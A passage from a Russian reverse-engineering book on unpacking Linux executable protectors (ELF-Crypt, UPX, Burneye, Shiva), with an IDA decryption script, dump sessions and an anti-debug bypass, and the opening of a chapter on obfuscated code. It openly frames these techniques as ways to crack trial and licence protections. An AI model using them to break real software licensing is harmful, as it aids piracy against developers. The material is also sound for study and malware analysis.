0x080482dc <_start+28>:      call    0x80482b0 <_init+56>
0x080482e1 <_start+33>:      hlt
End of assembler dump.
```

Как вариант, изучив код распаковщика, можно написать скрипт для IDA Pro, выполняющий распаковку самостоятельно. Этот подход хорошо работает с несложными расшифровщиками/распаковщиками, и в данном случае скрипт укладывается всего в несколько строк (листинг 38.29).

Листинг 38.29. Скрипт для IDA Pro, расшифровывающий программу, упакованную с помощью ELF-Crypt

```
auto a,x;
for(a=0x80482C0;a<0x8048338;)
{
        x=Dword(a);
        x = x ^ 0x9CC03BD;
        PatchDword(a,x);
        a = a + 4;
}
```

Естественно, чтобы написать скрипт, необходимо выяснить, с какой точки начинать расшифровку, в какой точке ее следует заканчивать, а также знать ключ шифровки, для чего необходимо проанализировать алгоритм расшифровщика (см. листинг 38.23). Кстати говоря, IDA Pro не обновляет модифицируемый код в окне дизассемблера, поэтому нам необходимо нажать клавишу <U>, чтобы преобразовать ранее дизассемблированные инструкции в поток байт, а затем — клавишу <C>, чтобы вновь преобразовать поток байт в дизассемблированный код.

Другой способ противодействия упаковщикам заключается в подключении (attach) к уже запущенному процессу (после того, как упаковщик все уже распаковал). В GDB это делается так: `gdb --pid=<PID>`, где `PID` — идентификатор ломаемого процесса, который можно узнать с помощью команды `ps -a`. Однако это не лучший путь, поскольку мы вторгаемся в программу уже после инициализации кучи и структур данных, и снятый дамп может оказаться неработоспособным. К тому же, из-за игр с `extern` и несоответствия `_start` реальной точке входа, существующие UNIX-дамперы не могут реконструировать ELF-файл, получая ошибку сегментации (Segmentation fault). Правда, можно воспользоваться утитой `PD` (более подробно она рассматривается в разделе, посвященном упаковщику UPX), указав "волшебный" ключик `-l`, предписывающий не трогать секцию `.got`. В этом случае файл, полученный из дампа, будет вызывать ошибку сегментации, но зато он будет полностью расшифрован, что (теоретически) должно существенно упростить дизассемблирование. Однако на практике, из-за отсутствия символьных имен библиотечных функций, анализ рискует превратиться в пытку.

Если же снимать дамп необязательно, и достаточно просто "посмотреть", что делает упакованная программа, можно использовать утилиту `ltrace`, сеанс работы с которой показан в листинге 38.30. Как видите, ELFCrypt совсем не пытается ей противостоять.

Листинг 38.30. Результат работы ltrace

```
__libc_start_main(0x80483c4, 1, 0xbffffb34, 0x8048410, 0x8048470 <unfinished ...>
printf(0xbffffac0, 0x40017a50, 0xbffffad8, 0x804842b, 0x6c6c6568) = 13
hello, world!
gets(0xbffffac0, 0x40017a50, 0xbffffad8, 0x804842b, 0x6c6c6568) = 0xbffffac0
+++ exited (status 192) +++
```

Помимо самих вызываемых функций, `ltrace` также отражает и адреса возврата (в листинге они выделены полужирным шрифтом), что позволяет нам, устанавливая на них аппаратные точки останова, врываться в любую точку уже распакованной программы! В общем, не жизнь, а красота! Однако не будем забывать, что ELFCrypt — это даже не упаковщик, а экспериментальная студенческая поделка. Посмотрим, как мы сможем справиться с более сложными программами.

UPX

Это — один из наиболее древних упаковщиков, созданный тройкой магов Markus F.X.J. Oberhumer, László Molnár и John F. Reiser, поддерживающий рекордное количество форматов файлов (от Amiga до UNIX) и расшифровывающий свою аббревиатуру как "the Ultimate Packer for eXecutables". Свежую версию вместе с исходными текстами можно бесплатно скачать с официального сайта проекта: **http://www.upx.org/** или отсюда: **http://upx.sourceforge.net/**.

UPX не имеет никакого защитного кода и никак не противодействует ни отладке, ни дизассемблированию. Более того, он даже содержит встроенный распаковщик, за который "отвечает" ключ командной строки `-d`.

С коммерческой точки зрения UPX выгоден тем, что упакованные им файлы работают практически на всем спектре UNIX-подобных систем. Однако наличие встроенного упаковщика делает его совершенно бесполезным для защиты программ. Хотя все зависит от того, как на это смотреть! Доступность исходных текстов позволяет слегка модифицировать структуру упаковываемого файла так, что "родной" распаковщик уже не сможет с ней работать.

Самое простое, что можно сделать — это затереть сигнатуру `UPX!`, расположенную в конце файла, тогда UPX не сможет распознать упакованный файл, и встроенный распаковщик откажется с ним работать (листинг 38.31).

Листинг 38.31. Сигнатура UPX!, расположенная в конце упакованных файлов

```
000013B390:  92 24 FF 00 55 50 58 21 | 0D 0C 08 07 8F F1 E8 8C  T$  UPX!♪♀◘•ПёшМ
000013B3A0:  05 97 B4 63 8C 6F 43 00 | 19 EC 0D 00 00 41 52 00  ♣Ч┤cМоС ↓ь♪  AR
000013B3B0:  49 14 00 37 80 00 00 00 |                          I¶ 7A
```

Проведем небольшой эксперимент. Откроем упакованный файл в любом hex-редакторе и запишем поверх сигнатуры `UPX!` что-то свое, например: `6669` (листинг 38.32).

Листинг 38.32. Затертая сигнатура

```
000013B390:  92 24 FF 00 55 50 58 21 | 0D 0C 08 07 8F F1 E8 8C  T$  6669♪♀◘•ПёшМ
000013B3A0:  05 97 B4 63 8C 6F 43 00 | 19 EC 0D 00 00 41 52 00  ♣Ч┤cМоС ↓ь♪  AR
000013B3B0:  49 14 00 37 80 00 00 00 |                          I¶ 7A
```

Файл не перестанет запускаться, но теперь UPX наотрез отказывается его распаковывать (листинг 38.33).

Листинг 38.33. Встроенный распаковщик UPX не смог распаковать файл с затертой сигнатурой

```
root@5[upx-2.01-i386_linux]# ./upx -d elinks
                       Ultimate Packer for eXecutables
    Copyright (C) 1996,1997,1998,1999,2000,2001,2002,2003,2004,2005,2006
    UPX 2.01        Markus Oberhumer, Laszlo Molnar & John Reiser   Jun 06th 2006

        File size         Ratio      Format      Name
  --------------------   ------   -----------   -----------
      upx: elinks_2: NotPackedException: not packed by UPX
      Unpacked 0 files.
```

Поскольку UPX не использует `libc` и работает через интерфейс системных вызовов, динамические библиотеки подключаются только после завершения распаковки. А это значит, что установив точку останова на функцию `_dl_map_object_deps()`, мы ворвемся в уже распакованную программу.

Так же сработает и присоединение (attach) отладчика к активному процессу. При желании можно получить не только "сырой" дамп, но и готовый к работе ELF-файл. К сожалению, прямых аналогов знаменитого дампера ProcDump под UNIX нет (команда `generate-core-file` отладчика GDB создает файл, пригодный для дизассемблирования, но, увы, не запуска), но некоторые усилия в этом направлении уже предпринимаются. Утилита `PD`, исходный код которой, снабженный объяснением принципов его работы, опубликован в 63 номере журнала PHRAK (**http://www.phrack.org/issues.html?issue=63&id=12#article**), легко создает дампы большинства простых файлов, но со сложными пока еще не справляется, хотя и оставляет шанс доработать их вручную. Самое печальное, что `PD` не может снимать дампы программ, исполняющихся под отладчиком. А ведь в мире Windows хакеры поступают именно так! Они находят оригинальную точку входа отладчиком, после чего используют дампер ProcDump или его более современный аналог — PE Tools. Однако существует возможность отсоединиться от процесса командой `detach`, и до выхода из отладчика он будет находиться в "замороженном" состоянии, что позволяет беспрепятственно сохранять его дамп.

В упомянутой статье *"Process Dump and Binary Reconstruction"* присутствует и ссылка на базовый сайт проекта (**http://www.reversing.org/**), но никаких новых версий там пока нет. Сеанс работы с утилитой `PD` показан в листинге 38.34.

Листинг 38.34. Снятие дампа с последующей реконструкцией ELF-файла

```
root@5[src]# ./demo     ; Запускаем упакованный процесс на выполнение.
root@5[src]# ps -a      ; Определяем его pid.
  PID TTY          TIME CMD
 9771 pts/7    00:00:00 demo
 9779 pts/5    00:00:00 ps

root@5[src]# ./pd -o dumped 9771     ; Дампим процесс в файл.
pd V1.0 POF <ilo@reversing.org>
download last version from: http://www.reversing.org
source distribution for testing purposes..

performing search..
only PAGESZ method implemented in this version
AT_PAGESZ located at: 0xbffffbc8

gather process information and rebuild:
-loadable program segments, elf header and minimal size..

analyzing dynamic segment..

Agressive fixing Global Object Table..
 vaddr: 0x8049620 daddr: 0x8049000 foffset: 0x620
* plt unresolved!!!

section headers rebuild
this distribution does not rebuild section headers

saving file: dumped

Finished.                       ; Утилита PD окончила процесс дампинга.
root@5[src]# ./dumped           ; Запускаем полученный процесс на выполнение.
```

А вот утилита `ltrace` работать не будет, поскольку она нуждается в секциях `.dynsym` или `.dynstr`, которых в файлах, упакованных UPX, нет! Тем не менее, как было только что продемонстрировано, это все равно не предотвращает взлома UPX.

Burneye

Первый UNIX-упаковщик, претендующий на роль протектора, был создан молодым хакером Scut, он же "The Tower", входящим в группу TESO, в настоящее время работающую над проектом Linice — аналогом SoftICE под UNIX.

Burneye — это экспериментальный протектор, распространяющийся на бесплатной основе. Сначала его исходные тексты были недоступны, но затем (под напором общественности) было выложено ~30% от общего объема кода, а затем и весь проект целиком. Скачать его можно с сайта **http://www.packetstormsecurity.org/**.

Архив **http://packetstorm.linuxsecurity.com/groups/teso/burneye-1.0-linux-static.tar.gz** содержит откомпилированную версию, работающую под Linux и обеспечивающую частичную поддержку BSD (работает нестабильно). В архиве **http://packetstorm.linuxsecurity.com/groups/teso/burneye-stripped.tar.gz** лежит 30% исходных текстов и несколько статей с новыми, но так и не реализованными идеями по усилению защиты, а архив **http://packetstorm.linuxsecurity.com/groups/teso/burneye-1.0.1-src.tar.bz2** содержит все исходные тексты.

Протектор умеет шифровать файлы по алгоритмам SHA1 и RC4, требуя от пользователя пароль при запуске. Теоретически, взломать программу можно и без знания пароля. Криптография не стоит на месте, и подходящие средства для перебора паролей можно найти здесь: **http://byterage.hackaholic.org/source/UNFburninhell1.0c.tar.gz**). На практике гораздо проще купить одну-единственную лицензионную копию, а потом выложить ключ на всеобщее обозрение. Чтобы этого не произошло, в протектор заложена возможность "привязки" к оборудованию пользователя (так называемый fingerprint). Это — довольно интересная тема, заслуживающая отдельного рассмотрения, и она обязательно будет рассмотрена в одной из последующих книг. Пока же сосредоточимся исключительно на распаковке.

Burneye состоит из множества вложенных друг в друга расшифровщиков, генерируемых произвольным образом. Впрочем, это не сильно препятствует трассировке, поскольку расшифровщики реализованы как процедуры. Имеющиеся антидизассемблерные приемы сводятся к прыжку в середину команды и легко могут быть нейтрализованы как в IDA Pro, так и в HIEW.

Во всем протекторе содержится всего один антиотладочный прием, препятствующий трассировке под GDB и под отладчиком, интегрированным в IDA Pro (листинг 38.35).

Листинг 38.35. Дизассемблированный код, демонстрирующий единственный антиотладочный прием, реализованный в Burneye

```
LOAD:053714A7      mov     ebx, 5                      ; SIGTRAP
LOAD:053714AC      mov     ecx, offset anti_handler    ; Обработчик
LOAD:053714B1      mov     edx, 30h                    ; signal
LOAD:053714B6      mov     eax, edx
LOAD:053714B8      int     80h             ; signal(SIGTRAP, anti_handler);
LOAD:053714BA      add     esi, offset word_5375A00
LOAD:053714C0      mov     [ebp-2DCh], esi
LOAD:053714C6      int     3               ; Trap to Debugger
LOAD:053714C7      cmp     anti_debug, 0   ; Если нуль, мы под отладчиком.
LOAD:053714CE      jnz     short debugger_not_present
...
LOAD:05371A0C   anti_handler:              ; Обработчик сигнала SIGTRAP
LOAD:05371A0C      push    ebp             ; (получает управление только
LOAD:05371A0D      mov     ebp, esp        ; при запуске без отладчика).
LOAD:05371A0F      inc     anti_debug      ; Увеличиваем секретную переменную.
LOAD:05371A15      leave
LOAD:05371A16      retn                    ; Выходим из обработчика.
```

Программа устанавливает собственный обработчик (в листинге 38.35 он обозначен как `anti_handler`), ожидающий прихода сигналов типа `SIGTRAP`, а затем вызывающий прерывание

`INT 03h`. При нормальном развитии событий управление получает `anti_handler`, увеличивающий значение переменной `anti_debug`, которая тут же сверяется со своим первоначальным значением. При работе под отладчиком сигнал `SIGTRAP` "поглощается" отладчиком, и `anti_handler` управления не получает.

Основная проблема протектора заключается в том, что переменная `anti_debug` проверяется в одном-единственном месте, один-единственный раз! Чтобы обойти защиту, можно либо записать в переменную `anti_debug` любое значение, отличное от нуля, либо трассировать программу вплоть до достижения `INT 03h`, после чего "вручную" изменить значение регистра `$pc` на `anti_debug` и спокойно продолжить отладку (рис. 38.23). Можно также заменить инструкцию `cmp anti_debug, 0` на `cmp anti_debug, 1`[12]. Иными словами, вариантов много, но все они требуют участия человека, что не может не раздражать.




Рис. 38.23. Обход антиотладочного приема в отладчике, интегрированном в IDA Pro

Когда борьба с Byrneye достигла своего апогея, хакер ByteRage написал автоматический распаковщик — Burneye Unwrapper, бесплатно распространяемый в исходных текстах. Эту крошечную C-программу, представляющую собой загружаемый модуль ядра, можно скачать с сайта **http://byterage.hackaholic.org/source/burndump.c**. Скомпилируйте скачанную программу с помощью GCC (`gcc -c burndump.c`).

Примечание

В некоторых системах необходимо явно указать включаемые файлы `gcc -c -I/usr/src/linux/include burndump.c`.

[12] Правда, следует иметь в виду, что этот прием сработает только в том случае, если в программе нет проверки целостности собственного кода.

Загрузите полученный модуль внутрь ядра командой `insmod burndump` (естественно, для этого необходимо иметь права root). Теперь Burndump будет резидентно находиться в памяти и перехватывать системную функцию `brk()`, которая нужна упаковщику для расширения сегментов ELF-файла в памяти. К моменту вызова этой функции файл уже распакован — остается только снять с него дамп и записать на диск. Чтобы не писать все подряд, необходимо как-то отождествить упаковщик. В Burndump за это отвечает конструкция, приведенная в листинге 38.36. На первый взгляд эта конструкция кажется малопонятной.

Листинг 38.36. Фрагмент программы burndump, отождествляющий упаковщик по "сигнатуре"

```
codeptr = current->mm->start_code + 1;
/* caller == burneye ??? */
if ((codeptr >> 16) == 0x0537)
        printk("<1> 7350 signature 0x0537 found!\n");
```

Но все сразу же становится ясно, если взглянуть на файл, обработанный протектором Burnyey (листинг 38.37). Как видите, протектор располагает себя по довольно нехарактерным адресам, и дампер просто сравнивает 16-старших байт адреса, вызывающего функцию `brk()`.

Листинг 38.37. Фрагмент файла, упакованного протектором Burneye

```
.05371035:    FF3508103705    push      d,[05371008]
.0537103B:    9C              pushfd
.0537103C:    60              pushad
.0537103D:    8B0D00103705    mov       ecx,[05371000]
.05371043:    E93A000000      jmp       .005371082              ;---↓ (1)
```

После запуска упакованного файла на диске автоматически образуется распакованный файл `./burnout`, который уже не привязывается к пользовательской машине. Этот файл можно свободно отлаживать или дизассемблировать в свое удовольствие.

Выгрузка резидентного модуля из памяти осуществляется командой `rmmod burndump`, но не спешите с ним расставаться! Слегка доработав исходный текст, мы сможем распаковывать и другие протекторы (когда они появятся), а не только один лишь Burneye. Дампер уровня ядра — это вещь! Это настоящее оружие, с которым очень трудно справиться на прикладном уровне! (Впрочем, с Burneye легко справляется и ранее упомянутая утилита `PD`.)

Таким образом, победу над Burneye можно считать полной и окончательной.

Shiva

Это — весьма амбициозный протектор, созданный двумя гуру (Neel Mehta и Shaun Clowes) и представленный ими на конференции Black Hat, проходившей в Азии в 2003 году.

Исходные тексты не разглашаются, а готовую бинарную сборку можно скачать как с сайта разработчиков (**http://www.securereality.com.au/archives/shiva-0.95.tar.gz**), так и с сервера Black Hat (**http://blackhat.com/presentations/bh-usa-03/bh-us-03-mehta/bh-us-03-shiva-0.96.tar**). При этом версия с сервера Black Hat — более свежая, что наводит на определенные размышления. Там же, на сервере Black Hat можно найти тексты мультимедийной презентации от обоих разработчиков, а также презентацию в формате pdf: **http://www.blackhat.com/presentations/bh-usa-03/bh-us-03-mehta/bh-us-03-mehta.pdf** и **http://www.blackhat.com/presentations/bh-asia-03/bh-asia-03-halvar.pdf**.

Разработчики реализовали мощную антиотладку, многоуровневое динамическое шифрование, эмуляцию некоторых процессорных инструкций. В общем, получился почти что Armadillo, только под Linux. Но, если Armadillo хоть как-то работает, то Shiva на многих системах приводит к ошибке `Segmentation fault` (рис. 38.24). Конкретно тестировались: KNOPPIX с ядрами 2.6.7/4.2.7

и S.u.S.E с ядром 2.6.8, причем тестирование проводилось как под VMware, так и на "живой" машине с процессором AMD Athlon-1700.




Рис. 38.24. Неизменная ошибка Segmentation fault при попытке запустить протектор Shiva

Переменные времени исполнения Shiva
Ключи шифроблока
Смещения/код функции извлечения ключей
Патч INT 3 и данные эмулированных инструкций
Шифроблоки типов 0–4

Рис. 38.25. Структура файла, зашифрованного Shiva

Поэтому вся информация, приведенная далее в этом разделе, была получена исключительно путем дизассемблирования и отладки протектора. Структура ELF-файла, защищенного Shiva, представлена на рис. 38.25. Начнем с отладки, так как под Linux это — самый насущный вопрос. Операционная система предоставляет библиотеку `Ptrace`, которой пользуется GDB, как и подавляющее большинство остальных отладчиков, в том числе отладчик, интегрированный в IDA Pro, ALD (Assembly Language Debugger) и т. д. Проблема состоит в том, что библиотека `Ptrace` нереентерабельна, а это знчит, что программу, уже находящуюся под отладкой, отлаживать нельзя[13]!

[13] Более подробно эта тема раскрыта в *главе 8, "Особенности отладки в UNIX и Linux"*.

Shiva воспользовался этим фактом, породив дочерний процесс, отлаживающий сам себя, чем надежно защитился как от трассировки, так и от вызова `PTRACE_ATTACH`, поскольку он тоже работает через `Ptrace`!

Найти же удобный отладчик, работающий в обход `Ptrace`, оказалось на удивление сложной задачей[14]. Проблема усугубилась еще и тем, что в дополнение к этому Shiva распознает `TRAP`-флаг, анализируя бит трассировки в регистре процессора `EFLAGS`, а также выполняет контроль параметров тактирования (timing). Поиск обнаруживает только кладбища заброшенных проектов. Из всех имеющихся отладчиков для решения задачи подошел лишь Linice (**http://www.linice.com/**), да и то лишь в VGA-режиме.

Хакер Chris Eagle пошел другим путем, и на той же самой конференции продемонстрировал, как эффективно нейтрализовать Shiva. Вместо поиска отладчиков, работающих в обход `Ptrace`, он разработал отладчик-эмулятор процессора x86, выполненный в виде плагина для IDA Pro и бесплатно распространяемый в исходных текстах: **http://sourceforge.net/projects/ida-x86emu**. Однако имейте ввиду, что для его компиляции требуется IDA SDK, а этот продукт есть не у всех.

Текст мультимедийной презентации с описанием методики взлома лежит на сервере Black Hat: **http://www.blackhat.com/presentations/bh-federal-03/bh-federal-03-eagle/bh-fed-03-eagle.pdf**, а набор утилит для взлома (включающий в свой состав автоматический распаковщик и несколько полезных скрипитов для IDA Pro, упрощающих расшифровку) находятся в соседнем файле: **http://www.blackhat.com/presentations/bh-federal-03/bh-federal-03-eagle/bh-federal-03-eagle.zip**.

Теперь перейдем к расшифровке. Чтобы противостоять дампу даже на уровне ядра, Shiva использует динамическую расшифровку по требованию (on demand). Неиспользуемые в данный момент страницы заполняются байтами `CCh`, представляющими собой инструкцию `INT 03h`. Эти инструкции передают управление материнскому процессу-отладчику при попытке их выполнения, что сигнализирует о необходимости их расшифровки. Расшифровка же осуществляется "подкачкой" недостающих байтов из "резервного" хранилища. Разумеется, этот трюк работает только с кодом, а с данными он не работает, и их приходится расшифровывать статическим расшифровщиком.

В дополнение к этому, Shiva заменяет в расшифрованных блоках инструкции `PUSH`, `JMP` и `CALL` на `INT 03h` и эмулирует их выполнение. Все очень просто. Shiva держит в памяти специальную таблицу с адресами замещенных инструкций, и если `TRAP` по выполнению `INT 03` приходит по одному из этих адресов — включается механизм эмуляции. В практическом плане это означает, что даже расшифровав все зашифрованные блоки, мы все равно не сможем избавиться от Siva RTL (среды исполнения) и будем вынуждены "тащить" упаковщик за собой, если конечно, не декодируем эту таблицу адресов и не восстановим "украденные" команды.

Для противодействия дизассемблеру Shiva генерирует большое количество полиморфного кода и постоянно совершает прыжки в середину инструкций.

Сравнение упаковщиков

Основные характеристики наиболее популярных упаковщиков под UNIX и Linux кратко перечислены в табл. 38.2.

[14] Обзор отладчиков под UNIX и Linux приведен в *главе 3*, *"Хакерский инструментарий под UNIX и Linux"*.

Таблица 38.2. *Основные характеристики наиболее популярных UNIX-упаковщиков (неблагоприятные для хакеров свойства выделены серым фоном)*

Характеристика	ELF-Crypt	UPX	Byrneye	Shiva
Противодействие отладчику	нет	нет	да	да
Противодействие дизассемблеру	есть	нет	да	да
Противодействие ltrace	нет	да	да	да
Возможность подключения к процессу	да	да	да	нет
Противодействие снятию дампа	да	нет	нет	да
Интерфейс	`libc`	`syscall`	`syscall`	`syscall`
Наличие встроенного распаковщика	нет	да	нет	нет
Взломан	да	да	да	да

Через несколько лет, когда рынок закрытого программного обеспечения под UNIX достигнет критической точки, упаковщики исполняемых файлов, возможно, и начнут играть существенную роль. Пока же они годятся разве что для забавы и для подготовки к схватке с по-настоящему серьезным противником. Хакерские утилиты под UNIX уже пишутся, и к тому моменту, когда защитные механизмы выйдут на арену, разработчики с удивлением обнаружат, что ситуация совсем не та, что пару лет назад, и теперь им противостоят не пионеры, а хорошо подготовленные специалисты, которых никаким протектором не запугать.



Глава 39

Обфускация и ее преодоление

Несколько лет назад, когда кибервойны казались оконченными, и хакеры поломали все и вся, программисты неожиданно обратили против хакеров их же оружие — обфускацию кода. Адекватных методик противостояния этому приему на сегодняшний день не существует, но первые шаги в этом направлении уже сделаны.

Обфускацией[1] называется совокупность методик и средств, направленных на затруднение анализа программного кода. Существуют различные типы обфускаторов: одни занимаются интерпретируемыми языками наподобие Perl или PHP и "корежат" исходные тексты (удаляют комментарии, дают переменным бессмысленные имена, шифруют строковые константы), другие "перемалывают" байт-код виртуальных машин Java и .NET, что технически сделать намного труднее. Самые совершенные обфускаторы вторгаются непосредственно в машинный код, "разбавляя" его мусорными инструкциями и выполняя целый ряд структурных (реже — математических) преобразований, изменяющих программу до неузнаваемости.

Вот об этом типе "запутывателей" мы и будем говорить. Фактически, это те же самые полиморфные генераторы, известные еще с давних времен, только названные несколько иначе. Проблема заключается в том, что полиморфный генератор может за считанные секунды сгенерировать хоть миллиард бессмысленных команд, перемешав их с несколькими килобайтами полезного кода — современные процессоры и жесткие диски это позволяют, пускай и с потерей эффективности.

Удалять "мусор" в автоматическом режиме дизассемблеры еще не научились, а проанализировать мегабайты кода вручную — нереально. Нужны передовые методики реконструкции потока управления, разбирающие "замусоренный" код и разделяющие его на "полезные" и "бесполезные" фракции. Таких методик пока еще нет, даже на уровне "теоретического понимания". И хотя кое-какие идеи на этот счет все же имеются (например, наложение маршрута трассировки на графы зависимостей по данным), до практической реализации еще далеко.

Методы обфускации уже давно активно используются продвинутыми упаковщиками наподобие Armadillo, ныне переименованного в Software Passport (**http://siliconrealms.com/armadillo.shtml**), eXtreme Protector (**http://www.oreans.com/xprotector/**) и т. д. Большинство протекторов "запутывают" только собственный распаковщик, опасаясь вмешиваться в код защищаемой программы, т. к. это чревато неожиданным появлением глюков в самых различных местах. Какому программисту такая защита понравится? Тем не менее, обфускация процедур проверки серийного номера (ключевого файла) встречается достаточно часто. Обычно она реализуется в полуавтоматическом режиме, когда создатель защиты тем или иным образом взаимодействует с обфускатором (например, пишет скрипт, который обфускатор транслирует в замусоренный машинный код, изображая "неэффективный" компилятор).

Обфускация создает хакерам реальные неприятности (рис. 39.1), препятствуя реконструкции алгоритмов и быстрому взлому защит. Однако эти проблемы меркнут перед ситуацией в антивирусной

[1] Obfuscation (англ.) — буквально "*запутывание*".

индустрии. Чтобы взломать программу, анализировать ее алгоритм в общем случае необязательно. А вот обнаружить зловредный код (malware) без этого уже не удастся! В этой главе мы сосредоточимся исключительно на методиках взлома "запутанных" программ, с которыми хакерам приходится сталкиваться все чаще и чаще.



Рис. 39.1. Попытка взлома программы, защищенной Armadillo, приводит к жутким ругательствам защиты

Предлагаемые здесь методики нацелены преимущественно на программы, защищенные "испытательным сроком". Это означает, что в течение какого-то времени программа должна запускаться в полнофункциональном режиме, не требуя ключа (а большинство программ именно на таких условиях и распространяется). Кому-то это условие может показаться излишне жестким. А как же программы с заблокированными возможностями или программы, вообще не запускающиеся без ключа? Увы! В общем случае их взломать крайне сложно! Если программист зашифровал часть программы стойким криптографическим алгоритмом, то без знания ключа до заблокированных возможностей хакеру уже не дотянуться! Правда, если у взломщика есть хотя бы один-единственный ключ (допустим, несколько хакеров купили программу в складчину), то ситуация заметно упрощается. Но, даже в этом случае, проще распространять сам ключ, чем ковыряться в недрах запутанного кода. Кстати, какими же все-таки приемами запутывания пользуются обфускаторы?

Как работает обфускатор

Сама по себе обфускация — это еще не приговор. Далеко не каждый обфускатор использует прогрессивные методики "запутывания", поэтому не стоит сразу же впадать в отчаяние, обнаружив, что взламываемая программа подверглась обфускации.

В простейшем случае полиморфный генератор просто "накачивает" программу кучей незначащих команд типа `NOP`, `XCHG REG,REG`, `OR REG,REG`[2]; никогда не выполняющимися переходами наподобие `XOR REG,REG/JNZ JUNK`, где `XOR` — значимая команда, а `JUNK` — "мертвый код", и т. д. Пример кода, обработанного таким обфускатором, приведен в листинге 39.1.

Листинг 39.1. Код, замусоренный обфускатором, в котором имеется всего лишь одна потенциально значимая команда — xor eax,eax

```
or      ch, ch      ; "Мусор", не воздействующий на регистр ch,
                    ; но воздействующий на регистр флагов, однако
                    ; это воздействие перекрывается последующим xor.

xor     eax,eax     ; Потенциально значимая команда
                    ; (почему "потенциально" будет пояснено чуть далее).

seto    bl          ; "Мусор", устанавливающий bl в 1, если есть
                    ; переполнение, а после xor его всегда нет.

repne   jnz short loc_43409A   ; "Мусор", передающий управление если не нуль,
```

[2] Стоит, правда, заметить, что команды "семейства" `OR REG,REG` (`TEST REG,REG`, `ADD REG,0`) воздействуют на флаги и к числу "совсем уж ничего не значащих" никак не относятся.

```
                                ; но после xor флаг нуля всегда установлен,
                                ; плюс бессмысленный префикс repne.

rep     jnp short loc_43408D    ; "Мусор", передающий управление, если нечетно,
                                ; а после xor флаг четности всегда установлен

jo      short loc_434094        ; "Мусор", передающий управление, если флаг
                                ; переполнения установлен, а он сброшен xor.

xchg    ebx,ebx                 ; "Мусор", обмен регистров ebx местами.
```

Не слишком сложный скрипт для IDA Pro найдет все явно незначимые команды и пометит их как "мусорные" или же вовсе удалит. Автор IDA Pro, Ильфак Гуильфанов (Ilfak Guilfanov) уже давно написал Highlighter — плагин IDA Pro, как раз и предназначенный для этой цели (рис. 39.2) и распространяющийся в исходных текстах на бесплатной основе: **http://www.hexblog.com/ida_pro/files/highlighter.zip**. Впрочем, бесплатность эта весьма условна. Чтобы скомпилировать плагин, нужен продукт IDA SDK, причем не какой-нибудь, а только новейшей версии. Это, однако, не повод расстраиваться — ведь точно такой же алгоритм можно реализовать и самостоятельно, используя встроенный в IDA Pro язык скриптов[3].

